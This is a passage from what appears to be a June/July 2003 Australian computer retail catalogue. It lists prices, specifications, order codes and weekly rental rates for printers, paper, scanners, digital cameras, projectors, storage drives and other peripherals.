- Works with high powered and low powered devices
- Plug & Play and hotswapping



\$65

Websearch Code 193359

SwannSmart USB USB 56K External V.90 Modem

- USB powered - no need for extra power supply
- "Plug & Play" simplicity
- Comes with BONUS Swann NetTools CD and Telstra's "Free Hours" Internet CD



\$79

Websearch Code SWA020

Belkin USB 2.0 5 port Hi-Speed PCI Card

Belkin's Hi-Speed USB 2.0 card brings 480Mbps speed to USB connectivity. With a bandwidth 40 times greater than 1.1 it is the ideal interface for transferring large amounts of data from USB 2.0 compliant products. 4 external and 1 internal ports.



\$65

Websearch Code 130888

Belkin USB 2.0 FireWire PCI Card

This PCI card adds 3 USB 2.0 ports and 2 FireWire ports to your PC, providing you with the ideal interface for transferring extremely large files from USB 2.0 and FireWire peripherals.



\$149

Websearch Code 102968

Belkin Hi-Speed USB 2.0 Notebook Card

A quick installation provides two 480Mbps ports - simply slide the card into your CardBus Card Type II slot. The Card offers Plug-and-Play Setup, and works seamlessly with Windows 98SE, 2000, Me or XP. Instantly connect next-generation scanners, printers, high speed storage devices, and video cameras.



\$135

Websearch Code 181708

JUNE/JULY 2003

IOgear GCS-62

Use one keyboard, monitor, mouse to control two PCs. Easy to install - No software required - connecting cables to the computers is all it takes.

**\$119**

Websearch Code 194879

SwannSmart Turbo 56Kv.90 Modem

This fast and reliable external modem provides high-speed Data, Fax and Voice communication while offering easy Internet access. Equipped with an Intel chipset, the SwannSmart Turbo features crystal clear hands-free voice transfer, making it one of the best voice modems available.

**\$99**

Websearch Code SWA013

Chicony Entry Level Keyboard

(KB-9810)

- Entry level keyboard.
- Compact size design.
- User friendly ACPI function keys arrangement.

For the Chicony keyboard range (including ergonomic, multimedia and card reader) visit www.iswh.com.au/Chicony

**\$19.95**

Websearch Code 191452

**HP Premium Choice Paper**

Websearch	HP Part No.	Product	Quantity	Price
192820	Q1936A	A4 98gsm Premium Paper	200 sheets	\$37
195270	Q1937A	A3 91gsm Premium Paper	100 sheets	\$48
196202	CHP412	A4 120gsm Premium LaserJet Paper	8 reams, 250 per ream	\$165

HP Everyday Paper

Websearch	HP Part No.	Product	Quantity	Price
196203	Q2400A	A4 80gsm Everyday Paper	5 reams	\$42

HP Bright White InkJet Paper

Websearch	HP Part No.	Product	Quantity	Price
196205	C1825A	A4 90gsm BrightWhite InkJet Paper	5 reams, 500 per ream	\$98

HP Colour Laser Paper

Websearch	HP Part No.	Product	Quantity	Price
HP15237	CHP350	A4 100gsm Colour Laser Paper	5 reams, 500 per ream	\$105

Canon Photo Paper

Websearch	Canon Part No.	Product	Quantity	Price
129552	FM-101	6x4 Glossy Perforated Photo Cards	20 sheets	\$15
196192	LC301-A4II	A4 80gsm Matte Coated Paper	50 sheets	\$8
192789	HR-101NA450	A4 110gsm Matte Photo Paper	50 sheets	\$13
192788	GP-301NA4	A4 165gsm Glossy Photo Paper	20 sheets	\$17
196194	MP-101	A4 170gsm Matte Photo Paper	50 sheets	\$15
196195	PP101	A4 270gsm Glossy Photo Paper Plus	20 sheets	\$18
196358	HR-101NA3II	A3 110gsm Matte Photo Paper	20 sheets	\$10
196197	GP-301NA3	A3 165gsm Glossy Photo Paper	20 sheets	\$32
196199	PR-101A3	A3 245gsm Pro-Quality Photo Paper	10 sheets	\$34

Canon Plain Paper

Websearch	Canon Part No.	Product	Quantity	Price
196200	SW101	A4 Super-white Uncoated Plain Paper	25 sheets	\$7

Canon Transparencies

Websearch	Canon Part No.	Product	Quantity	Price
196188	CF102-A4II	A4 Transparencies - All BubbleJet Printers	20 sheets	\$27
196189	CF101-A4	A4 Transparencies - BJCR800 Series only	50 sheets	\$99

EPSON General Purpose Paper

Websearch	EPSON Part No.	Product	Quantity	Price
EP5451	S041061	Photo Quality Inkjet Paper A4 210x297mm	100 sheets	\$28
EP5385	S041068	Photo Quality Inkjet Paper A3 297x420mm	100 sheets	\$64

EPSON Photographic Paper

Websearch	EPSON Part No.	Product	Quantity	Price
EP5001	S041285	Premium Glossy Photo A4 210x297 (255gsm)	20 sheets	\$32
EP5416	S041288	Premium Glossy Photo A3 297x420 (255gsm)	20 sheets	\$80
EP5454	S041258	Matte Paper, Heavyweight A4 210x297mm	50 sheets	\$27
189993	S041260	Matte Paper, Heavyweight A3 297x420mm	50 sheets	\$65
190755	S041134	Photo Paper 102x152mm (4x6")	20 sheets	\$17
EP5321	S041140	Photo Paper A4 210x297mm	20 sheets	\$16
191281	S041142	Photo Paper A3 297x420mm	20 sheets	\$50

Kodak Ultima Picture Paper (270gsm) Ultra Glossy, Satin

Websearch	Product	Quantity	Price
189300	Glossy A4 210x297mm	15 sheets	\$25
195441	Satin A4 210x297mm	15 sheets	\$22
195438	Glossy A4 & Satin A4 Limited stock!	15x15 sheets	\$25
195437	Glossy 100x150mm (4x6") & Print Pack	20 sheets	\$15

Kodak Premium Picture Paper (220gsm) Ultra Glossy, Satin

Websearch	Product	Quantity	Price
189563	Glossy A4 210x297mm	15 sheets	\$15
189301	Satin A4 210x297mm	15 sheets	\$15

Kodak Picture Paper (190gsm) Glossy or Matte finish on both sides

Websearch	Product	Quantity	Price
195440	Glossy A4 25shots & 4x6" 20shots Ltd Stock!	25x20 sheets	\$15
195433	Matte A4 210x297mm	25 sheets	\$15
195434	Glossy A4 210x297mm	25 sheets	\$15
195432	Glossy 100x150mm (4x6")	20 sheets	\$10



iswh

Hardware
Software
Consumables

Business Laser/Colour Laser Printers

JUNE/JULY 2003

HP LaserJet 1300N

- 1200 x 1200dpi
- 20ppm black
- 16MB RAM
- 250 sheet tray
- Parallel / USB
- Win/Mac
- Ethernet ready

HP 1300 \$819
Websearch 196460
RentSmart \$8.98



RENTSMART \$14.24 PER WEEK \$1299
Websearch Code 196461

HP LaserJet 2300N

- 1200 x 1200dpi
- 25ppm black
- 48MB RAM
- 350 sheet input
- Parallel / USB
- Win / Mac
- Ethernet ready

HP 2300 \$1499
Websearch 196462
RentSmart \$16.43

HP 2300D \$1649
Websearch 196411
RentSmart \$18.08



RENTSMART \$21.36 PER WEEK \$1949
Websearch Code 196303

HP LaserJet 4200N

- 1200 x 1200dpi
- 35ppm black
- 48MB RAM
- 600 sheet input
- Parallel
- Win / Mac
- Ethernet ready

HP 4200 \$2129
Websearch 196515
RentSmart \$23.34

HP 4200DTN \$3789
Websearch 195314
RentSmart \$37.16



RENTSMART \$27.45 PER WEEK \$2799
Websearch Code 196185

MS Press

Windows XP Inside Out, Deluxe Edition

- Newer, bigger, deeper coverage of Windows XP with the latest on security, the Tablet PC, and other developments.
- Award-winning INSIDE OUT format makes hundreds of tips, tricks, and workarounds easy to find and easy to use.
- CD-ROM features third-party utilities, scripts, batch programs, and an electronic version of the book.



\$115
Websearch Code 196401

MS Press MCSE Self Paced Training Kit Win2000 2nd Edition

- Delivers in-depth preparation for core MCSE Exams
- Fully revised and expanded study guide
- Exclusive test-readiness tool that generates timed, 50-question practice exams with automated scoring
- 200+ page exam preparation, including objective-by-objective review
- Includes the Microsoft Encyclopaedia Of Networking, Second Edition, eBook



\$355
Websearch Code 195914

MS Press Windows 2000 Sever Resource Kit

- Essential print reference plus tools for maximizing a Windows 2000 Server installation
- Software tools and utilities on CD-ROM exclusive to this kit and direct from Microsoft
- Exhaustive information on deployment and administration issues; also serves as an excellent resource for pre-deployment planning and decision-making



\$535
Websearch Code 196400

HP LaserJet 4300N

- 1200 x 1200dpi
- 43ppm black
- 80MB RAM
- 600 sheet input
- Parallel
- Win / Mac
- Ethernet ready

HP 4300 \$2599
Websearch 196463
RentSmart \$25.49



HP 4300DTN \$4249
Websearch 195409
RentSmart \$39.71

RENTSMART \$32.36 PER WEEK \$3299
Websearch Code 196304

HP Colour LaserJet 2500N

- 600 x 600dpi
- 16ppm black, 4ppm colour
- 64MB RAM
- 100 sheet multi-purpose tray & 250 sheet input tray
- Win/Mac
- Ethernet ready

HP 2500 \$1879
Websearch 192925
RentSmart \$20.60



RENTSMART \$26.47 PER WEEK \$2699
Websearch Code 196295

HP Colour LaserJet 4600N

- 600 x 600dpi
- 16ppm black
- 96MB RAM
- 600 sheet input
- Parallel
- Win / Mac
- Ethernet ready

HP 4600DN \$5149
Websearch 195840
RentSmart \$46.94

HP 4600DTN \$6999
Websearch 196464
RentSmart \$60.73



RENTSMART \$41.02 PER WEEK \$4389
Websearch Code 196305

Lexmark E322N Laser Printer

- 600 x 600dpi
- 16ppm black
- 8MB RAM
- 150 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark E322 \$755
Websearch 194981
RentSmart \$8.28



RENTSMART \$15.34 PER WEEK \$1399
Websearch Code 196479

Lexmark T522N Laser Printer

- 1200 x 1200dpi
- 24ppm black
- 16MB RAM
- 600 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark T522 \$1649
Websearch 194984
RentSmart \$18.08

Lexmark T522DN \$2399
Websearch 196479
RentSmart \$23.53



RENTSMART \$20.77 PER WEEK \$1895
Websearch Code 196307

Lexmark W812N Laser Printer

- 600 x 600dpi
- 26ppm black
- 16MB RAM
- 250 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark W812 \$2499
Websearch 196366
RentSmart \$24.51



RENTSMART \$31.37 PER WEEK \$3199
Websearch Code 196480

Lexmark T620N Laser Printer

- 1200 x 1200dpi
- 28ppm black
- 16MB RAM
- 600 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark T620 \$1969
Websearch 196368
RentSmart \$21.58



RENTSMART \$26.37 PER WEEK \$2689
Websearch Code 196309

Lexmark C720N Colour Laser Printer

- 600 x 600dpi
- 24ppm black, 6ppm Colour
- 32MB RAM
- 250 sheet input
- Parallel
- Win / Mac
- Ethernet ready

Lexmark C720 \$2619
Websearch 194980
RentSmart \$25.69

Lexmark C720DN \$3199
Websearch 196481
RentSmart \$47.36



RENTSMART \$30.26 PER WEEK \$3085
Websearch Code 196370

Lexmark C750N Colour Laser Printer

- 1200 x 1200dpi
- 19ppm black, 19ppm Colour
- 64MB RAM
- 600 sheet input
- USB / Parallel
- Win / Mac
- Ethernet ready

Lexmark C750 \$4739
Websearch 196371
RentSmart \$44.29

Lexmark C750DN \$5775
Websearch 196517
RentSmart \$52.64



RENTSMART \$46.94 PER WEEK \$5149
Websearch Code 196372



www.iswh.com.au

click here to buy...

Syscan TravelScan 860

The TravelScan 860 is a business card scanner which interfaces to any standard USB port. It is bundled with Syscan BCR business card software providing first-class business card recognition and ease of use.

Automatically perform text recognition of the card (OCR) and save both the text and the image.



\$275

Websearch Code 190180

Syscan TravelScan 464

At only 335 grams, the TravelScan 464 seems like a light weight but it packs plenty of punch. It features USB 2 interface, 600 optical resolution and the versatile PageManager 6 document management software. Scan an A4 page in as little as 25 seconds. Free from clumsy power adapters; plugs straight into your PC's USB port.



\$309

Websearch Code 195456

Microtek SM 4900

The ScanMaker 4900 offers ultra-fast scanning speeds and uses a plug-and-play interface, so installing it is as easy as connecting one end of the cable to your scanner and the other to your computer. It's that simple! Now all you need to do is load up the included Microtek CD-ROM and choose which award-winning software you want to install; it's all there on the CD.



\$379

Websearch Code 195935

Epson Perfection 1260 Scanner

EPSON's newly designed range of scanners feature advanced technology, high speed and incredible ease-of-use. Full auto scanning mode for documents and photos. 1200 x 2400 dots-per-inch optical resolution, 48-bit colour depth, 1 year warranty.



\$175

Websearch Code 190587

Epson Stylus C61

- Up to 5760 x 720 optimised print resolution
- Up to 14 black and white pages per minute
- Incredibly fine ink droplets at super fast speeds
- EPSON AccuPhoto Halftoning: Whether it's a Web page or black-and-white photo, it's printed with beautifully smooth tones and gradations.
- Win/Mac



\$179

Websearch Code 191357

Lexmark X75 All-In-One

- 2400 x 1200 dpi
- 11ppm black, 6ppm black
- One-touch 48 Bit Scan
- One-touch Colour Copy
- USB
- Win / Mac



\$199

Websearch Code 194982

Brother Laser Fax-2850

Plain Paper Laser Fax with 2MB memory stores up to 90 pages for out-of-page reception and supports fax broadcasting to multiple locations. Dual Access, QuickScan capability and a 14.4K bps modem, the FAX-2850 delivers laser performance and reliability. Automatic Fax/Telephone switching lets you receive both fax and voice calls on a single phone line.



\$699

Websearch Code 197220

Epson Perfection 3200 Photo Scanner

- 3200 x 6400dpi high resolution scanning
- Matrix CCD with Micro Lens
- Advanced film scanning - supporting 35mm x 12 frames, strip film; 35mm x 4 slides, mounted film and 120/220 film
- USB2 and Firewire
- Win / Mac



\$789

Websearch Code 196101

Epson Stylus Photo 915

- 5760 x 720 Optimised
- 8 ppm Black and Colour
- 6-ink colour printing
- Print directly from your Compact Flash, Memory Stick, Smart Media, Multimedia or SD Memory Cards without a computer
- USB
- Win/Mac



\$439

Websearch Code 190005

Lexmark Z45se Color Jetprinter

- 4800 x 1200 dpi
- 15ppm black, 9ppm black
- Automatic Cartridge Alignment
- Accu-Feed Paper Handling System
- USB
- Win



\$155

Websearch Code 194983

Brother MFC-3100C

The MFC-3100C is an All-in-One colour fax, colour printer, colour copier, colour scanner and PC Fax. It delivers fast inkjet printing at up to 10ppm black and 8ppm colour. Enjoy this high quality 2400 x 1200 dpi printing for exceptional photo quality output.



\$390

Websearch Code 197221

Epson Stylus CX3100

- All colour print, scan and copy
- Up to 5760 Optimised DPI
- 14 ppm Black and Colour
- Scanning 48-bit colour depth scanning
- Optical resolution of up to 9600dpi
- USB
- Win/Mac



\$369

Websearch Code 196271

Epson Stylus Photo 1290

- 2880 x 720dpi
- 9 ppm Black and Colour
- 5-ink colour printing
- True border free printing
- USB
- Win/Mac



\$969

Websearch Code 196272

Lexmark Z65 Color Jetprinter

- 4800 x 1200 dpi
- 21ppm black, 15ppm black
- Precision Sense Automatic Paper Type Sensing
- Accu-Feed Paper Handling System
- USB
- Win / Mac



\$349

Websearch Code 194983

Brother HL-5040 Laser Printer

16 ppm print speed 8 MB memory, expandable to 136 MB 1200 dpi print resolution 250 sheet paper tray + 250 sheet optional paper tray Windows, DOS and Mac compatible PCL6 emulation IEEE 1284 parallel, USB 2.0 interface Optional Network Interface (Ethernet 10/100 base TX)



\$515

Websearch Code 195278

**iswh**Hardware
Software
Consumables

Printers & Scanners

JUNE/JULY 2003

hp scanjet 2300

- 600x1200dpi
- 48 bit colour
- CCD Technology
- hp photo and imaging software - with hp memories disc creator software
- Quick buttons - scan and copy
- USB 2.0 Full Speed
- Win

Websearch Code 190503 **\$135****hp scanjet 3500**

- 1200x1200 dpi
- 48 bit colour
- Dual CCD
- hp photo and imaging software - with hp memories disc creator software
- Quick buttons - scan, copy and email
- USB 2.0 Full Speed
- Win/Mac

Websearch Code 190504 **\$175****hp deskjet 3420**

- 2400x1200 dpi colour on photo quality paper
- 10ppm black, 8ppm colour
- hp PhotoRET 3
- Easy to set up and use
- On screen ink level indicator and print cancel button
- USB 2.0 Full speed
- Win/Mac

Websearch Code 190709 **\$135****hp deskjet 5550**

- Get best photo-quality with hp PhotoRET 3 colour layering technology
- Up to 4800 optimised dpi in colour and rich black text (up to 4800 x 1200 optimised dpi colour printing on hp colourfast photo paper and 1200 x 1200 input dpi)
- Optional 6-ink colour printing with hp PhotoRET 4 colour layering technology
- Win/Mac

Websearch Code 191370 **\$239****Canon D1250U2F scanner**

- 1200 x 2400 dpi
- 48bit colour
- Scan directly from 35 mm film and multiple photos at once
- USB 2.0 full speed
- Win

Websearch Code 189905 **\$255****Canon i320 printer**

- 2400x1200 dpi
- 10ppm black, 7ppm colour
- 5"x7" borderless photo prints
- Advanced Microfine Droplet Technology for sharper prints
- USB2.0 full speed
- Win/Mac

Websearch Code 194996 **\$139****Canon C5000F scanner**

- 2400x4800dpi film and document scanning
- 48bit colour
- Continuous scanning of 3 frames of 35mm film or 2 mounted slides in a single pass
- 2400x4800dpi 6 line 'HyperCCD' image sensor
- USB2.0 full speed
- Win/Mac

Websearch Code 194995 **\$365****Canon S530D**

- Up to 2400 x 1200 dpi
- 14 ppm Black and 10 ppm Colour
- True border free printing
- Supports Exif Print for outstanding photo results
- USB
- Win/Mac

Websearch Code 195725 **\$499****hp officejet 5110 all-in-one**

- Up to 480 dpi for high-resolution images
- Up to 600 x 600 dpi black text printing and copying powerful fax capability
- High speed 33.6 kbps modem
- 5 one-touch keys
- 70-page memory
- 12ppm in black and 10ppm in colour
- Up to 600 x 1200 dpi
- 36-bit colour depth

Websearch Code 194764 **\$409****hp deskjet 1220c A3 Printing!**

- 2400 x 1200 dpi
- 11ppm black, 9.5ppm colour
- PhotoRET 3
- Outstanding colour quality
- Full bleed A3+printing
- Parallel / USB interface
- Win/Mac

RENTAL \$6.46 PER WEEK **\$589**
Websearch Code HWF438**Canon ImageCLASS MPC 600F**

- 2400 x 1200 dpi printing
- 17ppm black, 12 ppm colour
- 3 sec per page fax transmission
- Flatbed scanning with 30 Sheet Automatic Document Feeder
- USB 2.0 full speed and parallel
- Win

RENTAL \$6.89 PER WEEK **\$629**
Websearch Code 190660**Canon BJC 85 portable**

- 720 x 360 dpi
- Becomes a 360 dpi colour scanner with optional IS-12 Colour Image Scanner
- New AD360U international power adapter included
- Cordless printing with built-in, fast iBIA
- Up to 5 ppm in monochrome
- Up to 2 ppm in colour
- Optional 4-colour PhotoRealism printing
- Multi interface
- Win/Mac

Websearch Code CAN287 **\$379****Wacom Graphire2 4x5 USB Tablet**

Primarily designed for the entry level user. Can be used for drawing/sketching, freehand writing, illustration, painting, retouching. Comes with pressure-sensitive pen technology with 512 levels of pressure sensitivity.

Saphire Blue (Includes Pen) **\$165**
Websearch Code WAC040**Wacom Graphire 2 Mouse**

The two button scroll mouse offers ease of use across the Graphire tablet range.

Ice Blue **\$44**
Websearch Code 195481**Wacom Intuos 2 USB Tablet**

Introduces the era of the Grip-Pen. Pen accuracy: 0.25mm. Pressure levels: 1024. Report rate: 200pps (Points per second). Resolution 2,540 LPI (Lines per inch). In addition, Intuos2 offers a new high-resolution, ergonomically designed 2D or 4D Mouse as an optional extra. Win/Mac.

6 x 8 (Includes Pen) **\$609**
Websearch Code 189516
9 x 12 (Inc Pen & 4D Mouse) **\$829**
Websearch Code 190483**www.iswh.com.au**

click here to buy...

11

LaCie Multi Card Reader

- Supports six types of media
- Plug and play convenience
- Compact design with versatile USB connectivity.
- An essential tool for digital photographers and marketing departments.
- Simple setup and convenient USB interface make it ideal for viewing images on a variety of digital media in both Mac and PC environments.

**\$65**

Websearch Code 190431

LaCie Floppy Disk Drive

- Offers an ultra-thin, portable design to provide complete mobility, allowing you to move freely and take your data with you wherever you go
- Simple setup without terminators or device IDs
- Standard USB interface ideal for additional storage, archiving, data shuttle, and cross-platform data exchange
- Win/Mac

**\$99**

Websearch Code 193903

LaCie Security Lock

- Protect your equipment (D2 as well as laptop) from theft and damage
- Install in just a few seconds
- Cable is resistant against cutting and pull up
- Lock cannot be forced, delivered with two numbered keys

**\$44**

Websearch Code 195419

Canon PowerShot A200

- 2.0 Megapixel digital camera
- Comes with Canon fixed-focus lens, auto focus, 5mm f2.8 lens
- Records up to 1,600x1,200 pixels in large image mode
- Up to 30 seconds movie recording.
- Uses AA batteries
- Perfect entry level digital still camera

**\$289**

Websearch Code 190479

Kodak CX4200

- 8" x10" (20x25cm) with 2.0MP
- Kodak Retinar all-glass lens with 2X digital zoom
- Kodak colour science inside
- On-camera Share button
- 16MB internal memory
- Expandable MMCSD memory card slot
- Automatic picture rotation
- Optional Kodak EasyShare camera dock
- New e-mail or print tagging on-camera via the new Share button
- Up to 32 e-mail addresses to store on camera

**\$289**

Websearch Code 193748

Sony DSCP32

- 3.2 Megapixel digital camera
- 1.6" Colour LCD
- Built-in Microphone and Speaker
- LCD Field of View 100%
- Variable Flash Mode
- Exposure Control
- 10 Second Self Timer

**\$489**

Websearch Code 195421

Kodak Multimedia Cards

The smallest type of memory card on the market. Weighs less than two grams and the size of a postage stamp. Used in a variety of devices, such as Personal Digital Assistants (PDAs), digital still and video cameras, digital music players, car navigation systems, Global Positioning Systems (GPSs), cellular phones, and electronic books.



32MB	\$59
Websearch Code 194853	

64MB	\$79
Websearch Code 190268	

128MB	\$149
Websearch Code 195347	

Canon PowerShot 60

- 2.0 Megapixel digital camera
- Canon 3x optical zoom lens
- 12 shooting modes, from complete control to full automatic mode
- Movie recording and playback with sound

**\$529**

Websearch Code 196154

Kodak DX4330

- 3.1MP delivers photo quality prints from 4" x 6" - 11" x 14"
- 10X zoom
- Multi-zone auto-focus
- New 45.6 mm Indoor/Outdoor LCD
- Continuous video with audio
- Auto picture rotation
- New on-camera Share button
- 16MB internal memory, plus MMCSD memory card expansion slot
- Optional Kodak EasyShare camera dock



RENTSMART	\$7.11 PER WEEK
Websearch Code 193902	

\$649

Sony DSCP52

- 3.2 Effective Megapixels
- 2x Optical Zoom up VGA-6.4k
- Record high quality MPEG1 movies
- Supplied with rechargeable batteries, cables, software, 16MB memory stick
- Built in microphone and speaker



RENTSMART	\$8.65 PER WEEK
Websearch Code 195422	

\$649

Canon PowerShot Digital IXUS 400

- 4.0 Megapixel digital camera Retractable 3x optical zoom
- Canon 3x optical zoom lens with a fast f/2.8-4.9 aperture and 3.6x digital zoom
- Selectable 9-point AiAF and single centre point AF
- Continuous movie recording, playback with audio and on-camera editing for up to 3 min

**\$1029**

Websearch Code 196153

Kodak LS443

- 4.0MP for prints from 10 cm x 15 cm to 50 cm x 76 cm
- 10X zoom (3X optical, 3.3X Advanced Digital Zoom)
- Low-light and selectable multi-zone auto-focus
- New 45.6 mm Indoor/Outdoor LCD
- Automatic and scene modes
- Continuous video with audio
- Auto picture rotation
- Camera dock and Li-ion battery included
- 16MB internal memory with MMCSD slot



RENTSMART	\$10.40 PER WEEK
Websearch Code 193180	

\$949

Sony DSCP72

- 3.2 Megapixel digital camera
- 3x Optical Zoom
- Clear Colour NR/Luminance NR
- NR Slow Shutter LCD Field of View 100% x
- Auto Bright Monitoring



RENTSMART	\$8.65 PER WEEK
Websearch Code 195423	

\$709

Sony Memory Stick

Sony Memory Stick is a versatile memory storage solution for recording and transferring digital data. Utilising solid-state data storage technology, Memory Stick is able to provide fast random access, as well as quick read/write speeds.



32MB	\$69
Websearch Code 190Y83	

64MB	\$119
Websearch Code 190Y84	

128MB	\$219
Websearch Code 191855	



iswh

Hardware
Software
Consumables

Projectors & Camcorders

Sony CS5 Ultra Compact LCD Projector

(1800 ANSI Lumens, SVGA)

3 LCD panels, 1 lens projection system. LCD panel: 1,440,000 pixels (480,000 pixels x 3). Projection lens: 1.2 times zoom lens, F1.8. Lamp: 165W UHP lamp. Light output: 1800 ANSI lumens (High Mode), 1600 ANSI lumens (Low Mode). Colour system: NTSC, PAL, SECAM, NTSC4.43. Video: 600 TV lines. Resolution: 800x600 pixels. Colour: Pearl white. Weight: 2.7kg.

RENT/BUY \$37.85 PER WEEK \$4050
Websearch Code 195223

Philips SV1 bSure LCD Projector

(1200 ANSI Lumens, SVGA)

Robust, easy-to-use LCD projector ideal for schools and medium sized businesses. Resolution: SVGA. LCD: 3x 0.7" high-temperature polysilicon active matrix LCDs. Noise level: 27db. Lamp: 132W. 1.2x manual zoom. Projection distance: 1.1-10m. Weight: 3.7kg. Presentations and films are always of the highest quality thanks to the bSure high connectivity and special Colour Tracking feature. (LC3131)

RENT/BUY \$32.32 PER WEEK \$3295
Websearch Code 195230

Sony Digital8 DCRTV355 Handycam

Shoot both moving or still images all in digital quality, and store them on the Memory Stick. Features quick transfer to your PC via USB Streaming. Digital8 (analogue playback compatible), 700x40x selectable digital zoom (20x optical). Memory Stick slot, built-in video light, SteadyShot and NightShot.

RENT/BUY \$12.05 PER WEEK \$1099
Websearch Code 196391

Sony MiniDV DCRTV33 Handycam

Features 10 Megapixel (Gross) Advanced HAD CCD Image, incredible 1152x664 digital still images, pop-up flash, precision colour viewfinder and four flash modes to accommodate different shooting environments. Memory Stick, Memory Mode, MPEG Movie Mode, Infolithium battery, Nightshot, Stamina Power, SteadyShot, 10X Optical/120X Precision Digital Zoom, USB Streaming, i.LINK DV Interface (IEEE 1394).

RENT/BUY \$19.29 PER WEEK \$1760
Websearch Code 196395

Sony CX5 Ultra Compact LCD Projector

(2000 ANSI Lumens, XGA)

3 LCD panels, 1 lens projection system. LCD panel: With Micro Lens Array, 2,359,296 pixels (786,432 pixels x 3). Projection lens: 1.2 times zoom lens, F1.8. Light output: 2000 ANSI lumens (High Mode) 1800 ANSI lumens (Low Mode). Colour system: NTSC, PAL, SECAM, NTSC4.43. Video: 750 TV lines. Resolution: 1024x768 pixels. Colour: Pearl white. Weight: 2.7kg.

RENT/BUY \$51.91 PER WEEK \$5695
Websearch Code 196324

Philips Ugo S-Lite Impact DLP Projector

(1000 ANSI Lumens, SVGA)

Includes Digital Light Processing (DLP) technology with outstanding image quality. Compact, portable projector ideal for meeting rooms. DMD: 1x 0.67" DMD. 480,000 pixels, time sequential (800x600). Contrast: 950:1 (Full on/off). Lamp: 130W. Zoom: Manual zoom (x1.2) Digital zoom (x10). Projector distance: 1.2-9.4m; Diagonal (25-200)". Analog video format: NTSC, PAL, SECAM. Weight: 1.5kg. Win/Mac. (LC5231)

RENT/BUY \$37.26 PER WEEK \$3799
Websearch Code 196322

Sony MiniDV DCRTV19 Handycam

Offers a powerful combination of digital video, digital audio, and USB streaming at an amazing value. With Carl Zeiss Vario-Sonnar lens and Advanced HAD, every shot is looking better than ever. Also features 120x/20x selectable digital zoom (10x optical) and advanced HAD.

RENT/BUY \$13.98 PER WEEK \$1275
Websearch Code 196383

Camcorder Tape Media

8mmHi8

Websearch
195359
195360
195361
195362
195363
195364

Product

Sony 90min Video 8 MP Standard Grade Tape (P590MP3)
Sony 90min Video 8 60min Digital 8 MP High Grade Tape (P590HG3)
Sony 90min Video 8 60min Digital 8 MP Standard Grade Tape (P590HMP3)
Sony 90min Video 8 60min Digital 8 Metal Evaporated Tape (E590HME2)
Sony 60min Digital 8 MP Standard Grade Tape (N860P2)
Sony 90min Digital 8 MP Standard Grade Tape (N890P2)

MiniDV

Websearch
195365
195366
195367

Product

Sony 60min MiniDV Premium Grade Tape (DV60MPR3)
Sony 60min MiniDV Excellence Grade Tape (DV60ME0X)
Sony 60min MiniDV Excellence Grade Tape + IC Memory (DV60ME0XM)

MicroMV

Websearch
195368

Product

Sony 60min MicroMV Tape (MGR60)

Epson EMP-52 LCD Projector

(1200 ANSI Lumens, SVGA)

Video compatibility with simultaneous audio connection. Input device sources include PCs, Macs, DVD's, video game consoles, camcorders and digital cameras. Bright 1200 ANSI Lumens, 2.9 kg ultra portable projector. True SVGA (800 x 600) projector capable of supporting signals from VGA to XGA resolution. 6 colour modes for ultimate image rendering.

RENT/BUY \$32.32 PER WEEK \$3295
Websearch Code 196381

NEC VT460 LCD Projector

(1500 ANSI Lumens, SVGA)

Suitable for home theatre, mobile, boardroom and classroom. SVGA resolution (800x600), 1500 ANSI lumens, Eco-mode for longer lamp life, Short Focus Lens: Throwing distance is 1.8m at 60 inches, compact at 2.9kg, 400:1 contrast ratio. Includes soft case and full remote. Wireless Remote Control Unit with Mouse Control Function.

RENT/BUY \$28.39 PER WEEK \$2895
Websearch Code 196279

Sony MiniDV DCRTV22 Handycam

Offers everything from digital video to digital still image capability. Features 120x/20x selectable digital zoom, 10x optical zoom, 1/3" 1/4000, 1/4" CCD, 2.5" LCD Monitor, advanced HAD, IEEE 1394 i/face, Memory Stick slot, USB Streaming, SteadyShot, NightShot.

RENT/BUY \$16.39 PER WEEK \$1495
Websearch Code 196384

Multimedia Projectors Terminology

LCD versus DLP - LCD (Liquid Crystal Display) is a display technology that uses rod-shaped molecules (liquid crystals) that flow like liquid and bend light. DLP (Digital Light Processing) technology uses a Digital Micromirror Device (DMD), a chip with from 400,000 to more than two million light switches that cancel or reflect light. The gap between the mirrors in a DMD pixel is smaller than the gap in an LCD display, resulting in a sharper display.

SVGA versus XGA - SVGA (Super VGA) is a screen resolution of 800x600 pixels. XGA (Extended Graphics Array) is a screen resolution of 1,024x768 pixels.

HP Photosmart 7150

A photo printer that lets you print borderless 4"x6" photos. Up to 6-ink colour printing with HP PhotoREt 4 colour layering technology. Up to 4800x1200 optimised dpi in colour (on hp colourfast photo papers) and 1200x1200 input dpi). Print in seconds with direct printing from your HP digital camera via front access USB port.

RENT/BUY \$245 PER WEEK \$245
Websearch Code 191521

Sony 180 Minute DX Standard Video Tapes

Reliable, high quality performance for everyday use. Consistent image and sound quality. DDI binder system for reduced dropouts and durability. Anti-fungus treatment for long term storage.

RENT/BUY \$9.50 PER WEEK \$9.50
Websearch Code 195363
RENT/BUY \$16 PER WEEK \$16
Websearch Code 195354

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click here to buy...

13

Iomega Zip Drives

Reliable, versatile and cost-effective. You can choose from 100MB, 250MB or 750MB configurations to protect and secure your important data.



100MB USB
\$159
Websearch Code 10M151

250MB USB
\$259
Websearch Code 111061

750MB USB
\$359
Websearch Code 195482

Iomega CD-RW Predator USB2 40x12x40x

High speed external USB 2.0 CD-RW drive. Speed: 40x write, 12x re-write, 40x read (USB 2.0); 4x write, 4x re-write, 6x read (USB 1.1). Includes buffer under-run protection and Iomega HotBurn CD creation software for CD creation in less than four minutes. Win/Mac.



\$299
Websearch Code 194841

Iomega CD-RW Cheetah USB2 52x24x52x

Ultra fast, professional look external USB 2.0 drive. For the fastest and easiest way to save and share music, photos and more.



\$329
Websearch Code 196183

Sony Internal 52/24/52X CD-RW Kit

This drive features maximum performance 52X recording and playback. It also incorporates new Ultra-Speed Rewriting support, buffer under-run protection, and a unique Dual Speed operation. Win/Mac compatible (Packaged with Win Software only)



\$139
Websearch Code 194704

Liteon Internal 48/24/48 CD-RW Kit

The LiteON CD-RW Drive includes SmartBurn technology that automatically checks media quality and sets limit on burning speed to ensure successful writing sessions. The IDE drive can be installed either vertically or horizontally, has buffer under-run prevention and also a vibration absorber mechanism.



\$85
Websearch Code 183774

\$99
Websearch Code 193829

Palm Zire

